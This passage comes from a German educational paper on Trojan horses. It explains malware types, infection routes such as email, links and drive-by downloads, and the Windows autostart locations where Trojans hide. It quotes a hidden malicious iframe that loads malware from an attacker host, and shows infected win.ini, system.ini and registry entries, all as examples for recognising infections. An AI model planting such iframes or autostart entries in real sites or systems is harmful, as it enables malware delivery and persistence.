37 http://www.symantec.com/security_response/writeup.jsp?docid=2009-052907-2436-99 (20.5.2013)
38 http://www.netbus.de/ (20.5.2013)

Relevante Fähigkeiten eines Backdoors sind dabei die Ausführung von Tastatureingaben, das Erstellen/Übertragen von Screenshots (oder einer Live-Übertragung an den Angreifer), Übertragung, Erstellung, Bearbeitung oder Löschen von Dateien, Herstellung oder Beendigung von Netzwerkverbindungen (oftmals zum Angreifer), das Starten oder Beenden von Programmen oder Diensten (z.B. Antiviren-Software).
Backdoors müssen aber auch nicht unbedingt für negative Zwecke eingesetzt werden. Oftmals werden sie von Systemadministratoren als Fernwartungssoftware genutzt, um einen Rechner zu administrieren, ohne physisch anwesend zu sein. Dies ist besonders in großen Firmen üblich. Im Unterschied zu missbräuchlich benutzten Backdoors erfolgt hier der Eingriff des Administrators mit Wissen des PC-Nutzers.

Portscan:
Jeder Computer ist über eine eindeutige IP-Adresse mit dem Internet verbunden. Das Internet-Protokoll (IP) gehört zur Schicht 3 (Vermittlungsschicht) des OSI-Modells. Die Schichten 1 bis 4 arbeiten transport-orientiert. Damit ist es ein verbindungsloses und ungesichertes Netzwerkprotokoll, wodurch allerdings nicht sichergestellt wird, dass ein IP-Paket auch an Punkt B ankommt, wenn es von A aus losgeschickt wurde. Dafür sorgen die Protokolle auf der nächsthöheren Ebene, zum Beispiel das TCP oder UDP Protokoll von Schicht 4 (Transportschicht). Diese kontrollieren den IP-Fluss und stellen sicher, dass die Kommunikation funktioniert. Gäbe es allerdings nur IP-Adressen, könnte nur ein höheres Protokoll zur Zeit arbeiten, es wäre nicht möglich, zeitgleich zu surfen und E-Mails abzurufen, da verschiedene Protokolle wie HTTP und SMTP gleichzeitig arbeiten. Dafür wurden Port-Nummern eingeführt, sodass höhere Anwendungen über dieselbe IP-Verbindung kommunizieren können. Anhand der Port-Nummer kann das TCP-Protokoll die ein- und ausgehenden IP-Pakete der richtigen Anwendung zuordnen. Die Kombination aus IP-Adresse und Port ermöglicht die eindeutige Identifizierung eines Dienstes oder Prozesses. Zu jeder Verbindung gehören dabei zwei Ports, einmal auf Seite des Clients und des Servers.
Dabei gibt es drei Gruppen von Port-Nummern, dieses sind die „well-known“- (0-1023), die „registered“- (1024-49151) und die „dynamic/ private“-Ports (49152-65535).
Üblicherweise versucht ein Client einen Dienst auf einer well-known Portnummer zu erreichen, da bestimmte Prozesse immer auf derselben Portnummer arbeiten.
Das SMTP Protokoll arbeitet beispielsweise auf Port 25, will der Client jetzt also einen Mail-Server kontaktieren, weiß das TCP-Protokoll des Clients, dass es ihn auf diesem Port erreicht.
Ports sind dabei meistens standardmäßig von der Firewall blockiert, da offene Ports, gerade im hohen Bereich, Sicherheitslücken darstellen. Dabei können Ports aktiv vom entsprechenden Client-Prozess geöffnet werden, um Daten darüber zu verschicken. Ports können auch passiv von Prozessen geöffnet werden, das heißt die Verbindung nach außen ist zwar geöffnet, aber es wird auf diesem Port nur „gelauscht“ auf ankommende Daten. Kommen Daten an diesem passiven Port an, wird der Prozess vom TCP-Protokoll darüber informiert und eine aktive Verbindung aufgenommen.
Ein Portscanner ist nun ein Programm, dass auf der Ziel-IP Adresse überprüft, welche Ports geöffnet sind. Dadurch kann man als Benutzer der IP-Adresse eventuelle Sicherheitslücken herausfinden, da trojanische Pferde auf bestimmten IP-Adressen auf Befehle warten. Dies findet gerade im Bereich der Remote-Access-Trojaner statt. Potentielle Angreifer allerdings können auf diese Weise herausfinden, ob eventuell Malware auf entsprechendem Ziel-Host installiert sind, an welche der Angreifer Befehle senden und sensible Daten abfragen kann.
Bei einem Portscan sendet ein Rechner A eine Verbindungsanfrage über einen bestimmten Port an Rechner B. Dabei werden alle 65535 Ports getestet. Dabei sendet Rechner A ein Paket an Rechner B mit gesetztem SYN- Bit. Antwortet Rechner B mit gesetztem SYN und ACK- Bit, ist eine Verbindung über diesen Port möglich, der Port ist also offen.

```
Rechner A |---- SYN- Bit ----> Rechner B
Rechner A ← SYN + ACK- Bit --| Rechner B
Rechner A |---- ACK- Bit ----> Rechner B
```

Ports können aktiv von installierter Malware geöffnet werden und stellen Sicherheitslücken dar. Die Personal Firewall fragt den Benutzer, ob die Kommunikation freigegeben werden soll. Gerade bei einer Installation stimmt der Benutzer oft zu, auch wenn der Prozess meist nicht bekannt ist. Rechtlich gesehen sind Portscans umstritten, da sie als Eindringversuch gewertet werden können. Die Benutzung auf dem eigenen System ist jedoch legal. Seine eigenen offenen Ports kann man sich mittels der Kommandozeileneingabe CMD und der Eingabe „netstat -a“ unter Windows anzeigen lassen. Eine Übersicht der missbräuchlich benutzten Ports findet man im Internet[39], wobei einige trojanische Pferde mittlerweile flexibel auf Ports arbeiten, was ihre Erkennung schwieriger macht.

Adware:
Als Adware[40] (Kunstwort aus „advertisement“ und „software) wird eine durch Werbung unterstützte Software bezeichnet. Hierbei werden Popup-Anzeigen angezeigt, wenn ein entsprechendes Programm geöffnet wird. Oftmals ist Adware in Freeware eingebettet oder gebündelt. Dabei soll die Freeware zum Download verlocken. Im Hintergrund sammelt Adware Informationen über Surfgewohnheiten und kann gezielt Werbung auf speziellen Werbeplätzen aufspielen. In vielen Fällen sorgt die Deinstallation von Adware dafür, dass die eigentlich installierte Freeware auch nicht mehr funktioniert oder gleich mit deinstalliert wird.

Ransomware:
Das Ziel von Ransomware[41] ist, das Opfer zu einer bestimmten Handlung zu zwingen. Dies kann etwa die Zahlung eines bestimmten Geldbetrags sein. Dazu werden beispielsweise der Zugang zum PC komplett blockiert oder die persönlichen Daten verschlüsselt. Um die Identität des Angreifers zu verschleiern wird bevorzugt auf anonyme Bezahldienste wie zum Beispiel Prepaid-Karten zurückgegriffen. Die versprochene Freigabe des Rechners nach Zahlung des Opfers erfolgt dabei in aller Regel nicht. Je nach Art der Ransomware ist die Desinfizierung des Systems unterschiedlich schwierig. Teilweise genügt es, im abgesicherten Modus eine Verknüpfung aus dem Autostart-Ordner zu entfernen (Siehe Kapitel 5.1: Tarnung im System). In manchen Fällen ist eine Entschlüsselung der Daten durch Reverse Engineering der Binärdatei möglich, bei Einsatz des public RSA-Verfahrens nicht. Hierbei sind die Daten des Opfers mit dem öffentlichen Schlüssel (Länge bis zu 1024 Bit) verschlüsselt. Der für eine Entschlüsselung benötigte private Schlüssel ist allerdings nur dem Angreifer bekannt.

Linker:
Ein trojanisches Pferd, welches als Linker[42] fungiert, schafft eine Verbindung[43] zwischen dem Schadensprogramm und einem gewünschten, installierten Programm auf dem PC. Sobald der Linker, auch Binder oder Joiner genannt, die beiden Programme miteinander verbunden hat und das Programm auf dem PC gestartet wird, startet so unbemerkt auch gleichzeitig der Trojaner. Dabei kann dann schließlich weitere Malware installiert und ausgeführt werden.
Besonders nützlich ist es, wenn der Trojaner an ein Programm gebunden wird, das gleich beim Systemstart ausgeführt wird.

39 http://hoax-info.tubit.tu-berlin.de/virus/avipports.shtml (11.04.2013)
40 http://www.virenschutz.info/Was-ist-Adware-Spyware-Tutorials-23.html (11.4.2013)
41 http://www.trickbetrueger.info/Studie_Identitaetsdiebstahl_090610%282%29.pdf (8.6.2013 – S.107)
42 http://www.spam-info.de/viren-und-trojaner/trojaner/linker-trojaner/ (5.11.2012)
43 http://wirtschaftslexikon.gabler.de/Definition/trojaner.html (20.5.2013)

4.) Infektionsweise im System

Trojanische Pferde können auf unterschiedliche Wege ins System gelangen. Vielen Anwendern ist die Infektion nicht bewusst[44]. Dabei haben alle Schadprogramme eines gemeinsam: Ihre Funktionsweise muss dem Nutzer verborgen bleiben. Hierbei folgen die trojanischen Pferde ihrem namensgebenden historischem Vorbild. Die Bewohner von Troja konnten nicht unterscheiden, ob es sich um ein Geschenk oder um eine Falle handelte. Das wird auch am heimischen PC ausgenutzt. Eine Infektion kann auf verschiedenen Wegen erfolgen. Dabei ist jeder Weg gefährdet, mit dem Daten auf den Computer gebracht werden. Mögliche Infektionswege sind über den Browser, Email oder Datenträger wie ein USB-Stick. Besonders gefährdet sind Tauschbörsen oder präparierte Webseiten (Drive-By-Downloads), da trotz eines vernünftigen Surfverhaltens jede normale Website bösartig verändert sein kann. Je nach Attraktivität des gebotenen Hauptprogramms kann das Opfer die schadhafte Software unbewusst auch an Freunde weiter verbreiten.
Bei der Infektion werden oftmals Schwachstellen in Programmen wie Browsern oder E-Mail-Software ausgenutzt, gerade frisch bekannt gewordene Schwachstellen werden schnell ausgenutzt, sodass neu entwickelte trojanische Pferde unbemerkt in das System gelangen können, bevor die Sicherheitslücken geschlossen wurden und das Antiviren-Programm ein Update bekommen hat. Moderne trojanische Pferde sowie andere Malware sind so aufwändig getarnt, dass sie kaum noch erkannt werden, wenn sie in das System geladen und installiert werden.

4.1) Verbreitung von Trojanischen Pferden

Standard-Weg: E-Mail:
Heutzutage sind elektronische Nachrichten nicht mehr wegzudenken. Sie sind praktisch, schnell und dank der Verbreitung von Smartphones jederzeit verfügbar. Gerade dieser Umstand wird von den Autoren von Schad-Software ausgenutzt.
Bei einer Infektion über E-Mail wird dem Opfer von einem Freund oder Unbekannten etwas geschickt, das nicht verlangt wurde. Dabei wird möglichst effektiv versucht, das Opfer zu verleiten, einen mitgelieferten Anhang anzuklicken. Dazu wird versucht das Opfer mithilfe psychologischer Tricks neugierig zu machen. Angepriesen werden etwa ein vermeintlich sinnvolles, hilfreiches Programm, ein lustiges Spiel oder pornografische Inhalte. Desonders erfolgversprechend ist, wenn die Absender-Adresse von einem Freund stammt oder persönlich betreffende Anhänge, wie Rechnungen vom Online-Shopping[45], dem Telefonanbieter oder eine gefälschte Anzeige vom Bundeskriminalamt verwendet werden. Die Bedrohung durch E-Mails hält weiterhin an[46]. Klickt der unerfahrene Nutzer auf den Anhang der E-Mail, wird unmittelbar die Schad-Software installiert und der PC des Opfers infiziert. Der Code von moderner Malware ist meist so gut getarnt, dass es selbst bei aktiver Antiviren-Software nicht auffällt. Oftmals kann man die boshaften Mails allerdings schon am Absender, Rechtschreibfehlern oder mangelhaften Englisch-Übersetzungen erkennen. Stammt die Mail scheinbar von einem Freund, sollte nachgefragt werden, ob der Inhalt wirklich versendet wurde und wenn nicht, die Personen darauf aufmerksam machen, dass von entsprechendem Computer eine Gefahr ausgeht.
Dabei muss es sich noch nicht einmal um eine ausführbare Datei handeln, auch scheinbar harmlose Bilder können so getarnt werden (z.B. über Dateiendungen, siehe Kapitel 5: Tarnung), dass es sich um ein trojanisches Pferd handelt.
Aufgrund der gewaltigen Anzahl an Ansteckungen via E-Mail wurde von eleven-security die Zahl

44 http://www.gulli.com/news/15378-viele-malware-infektionen-entstehen-durch-das-vertrauens-syndrom-2011-02-17 (12.05.2013)
45 http://www.eleven-securityblog.de/2013/03/falsche-zalando-bestellung-und-flugladen-de-buchungen-enthaltenen-trojaner/ (15.05.2013)
46 http://www.eleven-securityblog.de/2013/03/eleven-fruhjahrsumfrage-2013/ (12.05.2013)

10 zur Zahl des Monats im Oktober 2012[47] gewählt, da jede 10. E-Mail Malware enthielt. Oftmals werden die Absender-Adressen auch gefälscht, die E-Mail muss also nicht unbedingt von einem Freund stammen. Dabei hilft eine sorgfältige Analyse des E-Mail-Headers[48].

Links:
Über Links funktioniert das Verbreiten von Schad-Software ähnlich wie via E-Mail. Das Opfer wird durch den Empfang des Links neugierig auf dessen Inhalt gemacht. Auch via E-Mail können Links verschickt werden, gerade die Entwicklung von sozialen Netzwerken wie Facebook und Messengern wie ICQ, MSN und Skype hat diese Art der Ansteckung populär gemacht. Klickt ein unbedarfter Nutzer auf den Link und installiert sich auf dem Rechner die Schad-Software, kann dieser Benutzer der Software ganz automatisch die Rechte erteilen, auf den eigenen Facebook-Account zuzugreifen und den Link eigenständig an seine Freunde zu verteilen. Klickt das Opfer also den Link, erhalten alle Freunde, ob online oder offline ebenfalls diesen Link.
Der Trick dabei ist, dass das Opfer sehr schnell zum Klicken verleitet wird, vor allem, wenn eine Nachricht scheinbar von einer Person stammt, mit der viele Nachrichten und normale Links ausgetauscht werden. Gerade wenn es sich bei dem Foto um ein unangenehmes Party-Foto von dem Opfer selbst handeln soll, ist die Neugier oft größer als das Misstrauen. Generell hilft es, bei einem dubiosen Link nachzufragen, was dort gezeigt sein soll und ob dieser absichtlich verschickt wurde.
Problematisch ist dabei das „Schneeball-System“. Viele Personen auf Facebook haben einige „Freunde“ gesammelt und klickt auch nur einer dieser Freunde auf den Link, wird dieser wieder an alle Personen geschickt. So wird in sehr kurzer Zeit eine große Anzahl an Menschen und potentiellen Opfern erreicht. Gerade die massive Entwicklung der sozialen Netzwerke hat dafür gesorgt, dass auch dort ein illegaler Markt entstehen konnte. Die potentiellen Opfer werden dabei ständig sensibilisiert, sei es durch Webseiten, die sich um die Aufklärung potentieller Gefahren kümmern oder durch persönliche Erfahrungen im Umgang mit dem Erhalten von dubiosen Links.
Viele Seiten, die in Mails oder sozialen Netzwerken verschickt werden, enthalten JavaScript-Code, der über einen iFrame versucht, Malware nachzuladen. Da heutzutage viele Mail-Programme HTML-Fähig sind und auch meist ohne Nachfrage entsprechende HTML-E-Mails anzeigen, kann also auf diesem Wege schon als Vorschau schadhafte Software auf den Rechner des Opfers verschickt werden. Beim Anklicken der Mail zum löschen, kann es schon zu spät sein.
Schlimmstenfalls nistet sich das Skript in die eigene E-Mail-Signatur ein und verschickt sich automatisch mit jeder Mail, die man schreibt, ohne dass man sich dessen bewusst ist.

Download:
Im Bereich Download ist es problematisch, dass viele Benutzer nicht bereit sind für seriöse, teure Software Geld zu bezahlen. Sobald der Benutzer versucht, Software oder zumindest Software-Lizenzen illegal im Netz herunterzuladen, wird es gefährlich. Die Suche und Verwendung von „Crackz, Hackz oder Warez“, wie diese Lizenzen und illegal genutzten Programme im Hacker-Jargon genannt werden, ist dabei nicht nur verboten[49], sondern liefert den Benutzer der Gefahr aus, sich gleichzeitig mit dem Key für die gewünschte Software auch ein trojanisches Pferd herunterzuladen. Dabei sind Key und trojanisches Pferd oftmals eng durch einen Linker oder Binder miteinander verbunden, sodass es für den Benutzer nicht möglich ist, die Software-Lizenzen ohne Infektion zu benutzen. Dabei ist keinesfalls garantiert, dass der Key oder das Programm funktionieren. Beim Deinstallieren entsprechender Dateien verbleibt die Schadware zudem üblicherweise auf dem Rechner. Tauschbörsen stellen dabei meist noch viel größere Gefahren dar. Problematisch ist schon der Download und die Installation der Tauschbörsen-Software. Um eine reibungslose Kommunikation für Up- und Download der Tauschware zu gewährleisten, werden

47 http://www.eleven-securityblog.de/2012/10/die-zahl-des-monats-oktober-2012/ (10.4.2013)
48 http://cert.uni-stuttgart.de/themen/spam/header.html (12.4.2013)
49 http://www.gesetze-im-internet.de/urhg/__106.html (20.5.2013)

dabei bestimmte Ports[50] in der Firewall geöffnet, die dafür sorgen, dass der Rechner angreifbar wird. Außerdem kann es zu Problemen kommen, wenn in der Tauschbörsen-Software die Dateiendungen der Tauschware nicht angezeigt werden. Da bei einiger Software zum Beispiel Musikdateien direkt abgespielt werden können, kann ein Doppelklick auf eine *.mp3 schnell ein Klick auf eine gefährliche *.vbs-[51] Datei sein. Dadurch sind alle auf dem Computer befindlichen Dateien gefährdet. Gibt man die Stücke an Freunde weiter, wiederholt sich der Kreislauf, wenn nicht auf die Dateiendungen geachtet wird. Auch beim Download von regulären Dateien, die kostenfrei und legal zur Verfügung stehen, muss Vorsicht geboten sein. Der Server, von dem die Datei heruntergeladen wird, kann so manipuliert sein, dass das trojanische Pferd an die Datei mit angehängt wird. Deshalb sollten alle Dateien vor ihrer Installation sorgfältig überprüft werden.
Auch im Hinblick auf die Verbreitung von Smartphones haben Cyberkriminelle und Daten-Sammler einen stark wachsenden Markt entdeckt. Auf dem eigenen Handy sind oftmals mehr persönliche Daten gespeichert als auf dem Computer. Bei der Installation einer Applikation sollte der Benutzer erteilte Berechtigungen genau überprüfen[52]. Es gibt immer mehr verseuchte Applikationen. Diese werden in entsprechenden App-Stores und alternativen Quellen von den Angreifern angeboten. Bei offiziellen Download-Quellen können die Applikationen aber jederzeit von den Verantwortlichen gelöscht werden. Viele App-Stores verfügen über mehrstufige Sicherheitsmechanismen, wobei angebotene Inhalte überprüft werden (z.B. App Reviews[53]). Die Anzahl der speziell auf mobile Opfer ausgerichteten Schadprogramme stieg in den letzten Monaten rasant an. Dieses Angriffsschema wird vorraussichtlich in den nächsten Jahren weiter an Relevanz gewinnen.[54]

Automatisch startende Programme (Drive-By-Download):

Bei den bisher vorgestellten Möglichkeiten der Infektion ist immer noch ein aktives Mitwirken des Benutzers nötig. Er muss aktiv einen E-Mail-Anhang öffnen, eine Datei herunterladen und starten usw. Dabei wird vor allem die Naivität vieler Benutzer ausgenutzt. Um auch die erfahreneren Benutzer zu erreichen, wurde zur Verbreitung der Schad-Software nach einer Möglichkeit gesucht, diese automatisch zu infizieren. Dabei wird die Software unbeabsichtigt, unbewusst und ohne weiteres Zutun des Benutzers auf den Rechner geladen.
Dabei sind insbesondere Browser wie der Internet-Explorer in den Fokus der Attacken geraten. Durch bekannte Sicherheitslücken kann mit Hilfe eines Exploits[55] (aus dem Englischen: to exploit - ausnutzen) ein Schadprogramm zum Ausnutzen dieser Lücken auf den Computer geladen werden. Dadurch kann ein Ansehen der Webseite zu einer Infektion führen.
Die Sicherheitslücken des Browsers sind bei dieser Art der Ansteckung besonders relevant, da mit bloßen HTML-Inhalten kein Zugriff außerhalb der Browser-Umgebung möglich ist. Webseiten erhalten heutzutage immer häufiger dynamische Funktionen durch JavaScript (z.B. Ajax), Java, Flash oder ActiveX. Diese client-seitigen Technologien realisieren eine Kommunikation zwischen Browser und Server. Obwohl diese Aktionen im Browser üblicherweise in einer „Sandbox“ ausgeführt werden, kann durch Sicherheitslücken aus dieser Sandbox auf den Computer zugegriffen werden kann.

```
<link rel=”stylesheet” href=”../css/standard.css” type=”text/css”>
<body bgcolor=”#F2F9FC”>
<iframe src=”http://boeseseite.cn/in.cgi?income71″ width=1 height=1
style=”visibility: hidden”></iframe>
```

Abbildung 6: Beispiel für ein bösartiges IFrame, Quelle: http://blog.botfrei.de/2012/02/drive-by-downloads/ (5.11.2012)

50 http://www.netzwelt.de/news/72460_3-port-forwarding-welcher-port-welches-filesharing-tool.html (20.5.2013)
51 http://de.wikipedia.org/w/index.php?title=Visual_Basic_Script&oldid=116688396 (13.05.2013)
52 https://www.bsi-fuer-buerger.de/BSIFB/DE/MobileSicherheit/BasisschutzApps/Android/Android_node.html (2.6.2013)
53 http://www.enisa.europa.eu/media/press-releases/app-store-security2013-the-five-lines-of-defence-new-report-by-eu-cyber-security-agency-enisa (2.6.2013)
54 http://de.wikipedia.org/w/index.php?title=Visual_Basic_Script&oldid=116688396 (12.5.2013)
55 http://wirtschaftslexikon.gabler.de/Definition/exploit.html (20.5.2013)

Besonders effektiv ist die Angriffsmethode des Drive-By-Downloads bei vertrauenswürdigen, allerdings von Angreifer manipulierten, Internetseiten. Diese werden von vielen Nutzern zugunsten einer reibungslosen Kommunikation von Sicherheitsmechanismen wie z.B. „NoScript“ ausgeschlossen. „NoScript“[56] ist eine Brower-Erweiterung für zum Beispiel Firefox oder Chrome, die aktive Inhalte auf Webseiten blockiert.
Vor kurzem wurde die deutsche Sparkassenseite mit 30.000 betroffenen Nutzern präpariert.[57] Dort haben Angreifer ein bösartiges IFrame-Tag eingebaut. Dieses zeigte auf einen anderen Server. Wenn das Opfer die Website besucht hat, wurde auch der IFrame geladen und damit der referenzierte Server. Dadurch konnte der Webbrowser des Besuchers analysiert werden. Die Version des Browser-Typs ist relevant für den Angreifer. Diese Daten werden dazu genutzt um einen entsprechenden Exploit anzubieten bzw. auszuliefern. Hatte dieser Exploit Erfolg, wird durch den Payload der eigentliche Schad-Code nachgeladen. Dieser Code wird auf dem System ausgeführt. Auch Smartphones sind vor einer Drive-By Infektion nicht geschützt[58]. Ohne vernünftige Konfiguration von Browsern und weitere Sicherheitsmaßnahmen kann das Opfer schneller infiziert werden als gedacht. Problematisch sind in diesem Fall die Fragmentierung des Betriebssystems Android, das heißt, dass viele Android-Versionen parallel existieren. Für viele Modelle gibt es kein Update auf eine aktuelle Version, wodurch viele Nutzer mit (bekannten) Sicherheitslücken in der Android-Version ihres Smartphones zurechtkommen müssen. Dies ist für Angreifer ein sehr interessanter Fakt, da diese Sicherheitslücken über Applikationen[59] oder Drive-By Downloads über einen sehr langen Zeitraum ausgenutzt werden können. Auch dieses Thema der mobilen Malware wird in Zukunft noch relevanter[60]. Trotz Überprüfungen von neuen Applikationen in den offiziellen App-Stores gibt es vielfältige Infektions-Möglichkeiten[61].
Der Drive-By-Download gewinnt immer mehr an Bedeutung und wird in naher Zukunft die E-Mail-Infektion als häufigste Ansteckungsart ablösen. Laut Aussage des Antiviren-Herstellers Sophos gab es bis zu 30.000 neu infizierte Webseiten pro Tag im Jahr 2007[62]. Auch wenn keine aktuellen Zahlen verfügbar sind, muss heute mit einer vielfachen Anzahl von infizierten Seiten ausgegangen werden.

5.) Tarnung

Die Tarnung von trojanischen Pferden im System ist äußerst relevant. Schon beim Eindringen in den Computer dürfen sie nicht von regulären Programmen unterschieden werden können. Ihr Quellcode wird auf viele verschiedene Weisen verschleiert[63] (obfuscated), um von eventuell aktiven Antiviren-Programmen nicht als Schadsoftware erkannt zu werden. Außerdem müssen trojanische Pferde sich sehr effektiv im System tarnen, wenn sie erst einmal eingedrungen sind. Optimalerweise müssen sie beim Start[64] des Systems schon aktiv werden, damit sie zuverlässig funktionieren und wie bei den Backdoor-Trojanern effektiv auf Befehle oder Eingaben warten oder Daten verschicken können . Hat man es selber mit einer Infektion zu tun, muss man wissen, wo und wie bei Windows Programme gestartet werden, damit effektiv mit einer Desinfektion gestartet werden kann.

56 http://de.wikipedia.org/w/index.php?title=NoScript&oldid=118648424 (2.6.2013)
57 http://www.spiegel.de/wirtschaft/service/hackerangriff-auf-sparkassen-seiten-a-884385.html#ref=rss (12.04.2013)
58 http://www.heise.de/newsticker/meldung/Android-Smartphones-per-Drive-by-infiziert-1446758.html (12.04.2013)
59 http://www.securelist.com/en/blog/805/Mobile_attacks (12..05.2013)
60 http://www.viruslist.com/de/analysis?pubid=200883738 (12.05.2013)
61 http://www.viruslist.com/de/analysis?pubid=200883811 (12.05.2013)
62 http://www.heise.de/newsticker/meldung/Sophos-30-000-neu-infizierte-Webseiten-pro-Tag-155646.html (10.4.2013)
63 http://www.eleven-securityblog.de/2012/03/malware-verseuchte-pdfs-breiten-sich-weiter-aus/ (13.05.2013)
64 http://www.trojaner-info.de/faq/anleitungen/erkennung%20trojanischer%20pferde.htm (13.05.2013)

5.1) Tarnung im System

Autostart-Batchdateien:
autoexec.bat und *config.sys:* Diese beiden Dateien befinden sich direkt im C:\-Ordner und werden noch vor Windows gestartet. Allerdings werden die beiden Dateien heutzutage kaum noch benutzt. Des Weiteren ist es als Entwickler eines Trojaners schwer, dort ein Programm unterzubringen, das später auch noch aktiv als Trojaner läuft.

Systemdateien (Initialisierungsdateien):
Diese Dateien werden von Windows und Anwendungen genutzt, um sich selbst zu konfigurieren. Ab Windows 95 werden diese Initialisierungsdateien[65] von der Registrierungs-Datenbank[66] ersetzt, allerdings sind sie aus Kompatibilitätsgründen immer noch vorhanden und werden von 16-Bit Anwendungen genutzt. Von daher sollten alle 32 Bit-Anwendungen nur noch die Registrierungs-Datenbank benutzen, allerdings hält sich Microsoft selbst nicht immer an diese Vorgabe, weshalb es wichtig ist, über diese Dateien Bescheid zu wissen. Die folgenden Dateien kann man via *sysedit* ändern: Dies findet man unter Start/Ausführen.

```
[Windows]
load=trojaner.exe
run=trojaner.exe
```

Abbildung 7: Schadhafte win.ini-Datei

win.ini[67]*:* Diese Datei befindet sich im Windows-Hauptverzeichnis und hat zwei Einträge namens run und load. Unter Run finden sich Programme, die beim Windows-Start automatisch gestartet werden sollen. Unter Load befinden sich Programme, die beim Start von Windows als Symbol gestartet werden sollen. Bei beiden Einträgen handelt es sich um Relikte aus Windows 3.1, doch auch heute existieren sie noch. Auf einem nicht-infizierten PC sollten beide Einträge leer sein. Allerdings kann auch ein Eintrag „run=“ gefährlich sein. Manchmal wird das trojanische Pferd nicht direkt hinter der Parameter-Bezeichnung eingetragen, sondern erst nach zahlreichen Leerzeichen. Das ist leicht zu übersehen.


system.ini[68]*:* Im Bereich [boot] kann ebenfalls ein Trojaner versteckt sein. Hier wird definiert, welche Oberfläche (Shell) Windows benutzen soll. Es kann eine Eintragung „shell=Explorer.exe“ enthalten sein – diese ist vollkommen harmlos. Anders sieht es mit der nebenstehenden Abbildung aus, hierbei wird neben dem Explorer auch ein Schad-Programm geladen beim Aufruf des Explorers.

```
[boot]
shell=explorer.exe trojaner.exe
```

Abbildung 8: Beispiel: Infizierte system.ini Datei

Windows-Registrierungsdateien:
Wie schon erwähnt, wird heutzutage von Windows die Registrierungs-Datenbank genutzt, anstelle der Initialisierungsdateien. Im Windows-Hauptverzeichnis liegen die Dateien system.dat und user.dat. Diese Dateien kann man nur mit dem Registrierungseditor bearbeiten. Via Start/Ausführen und Eingabe von *regedit* öffnen sich die entsprechenden Dateien.
Den Schlüsseln \Run, \RunOnce und \RunServices unter HKEY_LOCAL_MACHINE\Software\Microsoft\Window\CurrentVersion und HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion sollte besondere Beachtung geschenkt werden.

65 http://de.wikipedia.org/w/index.php?title=Initialisierungsdatei&oldid=116780455 (15.05.2013)
66 http://www.user-archiv.de/windows-registry.html (15.05.2013)
67 http://www.winfaq.de/faq_html/Content/tip0000/onlinefaq.php?h=tip0137.htm (15.05.2013)
68 http://www.winfaq.de/faq_html/Content/tip0000/onlinefaq.php?h=tip0177.htm (15.05.2013)



Name	Typ	Wert
(Standard)	REG_SZ	(Wert nicht gesetzt)
avgnt	REG_SZ	"C:\Program Files\Avira\AntiVir Desktop\avgnt.exe" /min
SynTPEnh	REG_EXPAND_SZ	%ProgramFiles%\Synaptics\SynTP\SynTPEnh.exe
Trojaner	REG_SZ	"C:\cmd.exe"

Abbildung 9: Verdächtiger Registry-Eintrag

In einer nicht-infizierten Registry steht unter \RunOnce selten etwas. Anders sieht es bei \Run aus, da dort auch nützliche Antivirenprogramme gestartet werden. Hier sollte man regelmäßig nachsehen und unbekannte sowie verdächtige Programme per Hand nachschlagen und im Zweifelsfall deaktivieren.

Weitere Orte für das Auftreten von Trojanern sind folgende:
[HKEY_CLASSES_ROOT \ exefile \ shell \ open \ command] @="%1" %*
[HKEY_CLASSES_ROOT \ comfile \ shell \ open \ command] @="%1" %*
[HKEY_CLASSES_ROOT \ batfile \ shell \ open \ command] @="%1" %*
[HKEY_CLASSES_ROOT \ htafile \ Shell \ Open \ Command] @="%1" %*
[HKEY_CLASSES_ROOT \ piffile \ shell \ open \ command] @="%1" %*

[HKEY_LOCAL_MACHINE\Software\CLASSES\batfile\ shell\ open\command] @="%1" %*
[HKEY_LOCAL_MACHINE\Software\CLASSES\comfile\shell\open\command] @="%1" %*
[HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command] @="%1" %*
[HKEY_LOCAL_MACHINE\Software\CLASSES\htafile\Shell\open\command] @="%1" %*
[HKEY_LOCAL_MACHINE\Software\CLASSES\piffile\shell\open\command] @="%1" %*

Hierbei wird festgelegt, wie EXE-, PIF-, COM-, BAT- oder HTA-Dateien ausgeführt werden sollen[69]. Normalerweise darf hierbei nur der Wert „%1“ %* stehen, hat sich allerdings ein Trojaner ins System eingeschlichen, könnte dort auch etwas stehen wie trojaner.exe „%1“ %*. Der Start des Trojaners kann durch das zurücksetzen auf den normalen Wert schon unterbunden werden.

Autostart-Ordner:
Hierunter befinden sich einige Nutz-Programme, die automatisch beim Windows-Start geladen werden. An dieser Stelle ist es sehr leicht, ein trojanisches Pferd zu platzieren. Es ist technisch nichts weiteres, als die Platzierung der Verknüpfung auf das Pferd. Für den Benutzer ist es ebenso leicht, einen schadhaften Eintrag zu entdecken und zu löschen.
Diese Möglichkeit wird oftmals vom sogenannten BKA-Trojaner[70] oder anderen Varianten genutzt, die für eine Sperrung des Bildschirms mit Erpressung des Benutzers um Geld sorgen. Beim normalen Windows-Start werden alle Dateien, die sich im Autostart-Ordner befinden geladen. Anders sieht es im sogenannten „abgesicherten Modus“ aus. Findet man dabei einen Unbekannten Eintrag im Autostart-Ordner, kann man diesen löschen und dafür sorgen, dass das System wieder korrekt startet. In vielen Fällen ist der gesperrte Bildschirm nur ein Symptom des trojanischen Pferdes, das sich an einer anderen Stelle des Systems versteckt. Oft handelt es sich hierbei um einen Dropper oder Downloader.
Unter Windows 8 ist der Autostart-Ordner für Benutzer nicht so leicht zu finden, da das klassische Start-Menü nicht mehr vorhanden ist. Über die Tastenkombination Windows + R kann allerdings die Shell und mit dem Befehl „shell:Startup“ entsprechender Ordner geöffnet werden.

69 http://www.gaijin.at/mantrojan.php (5.11.2012)
70 http://bka-trojaner.de/ (12.04.2013)

Dateiendungen:
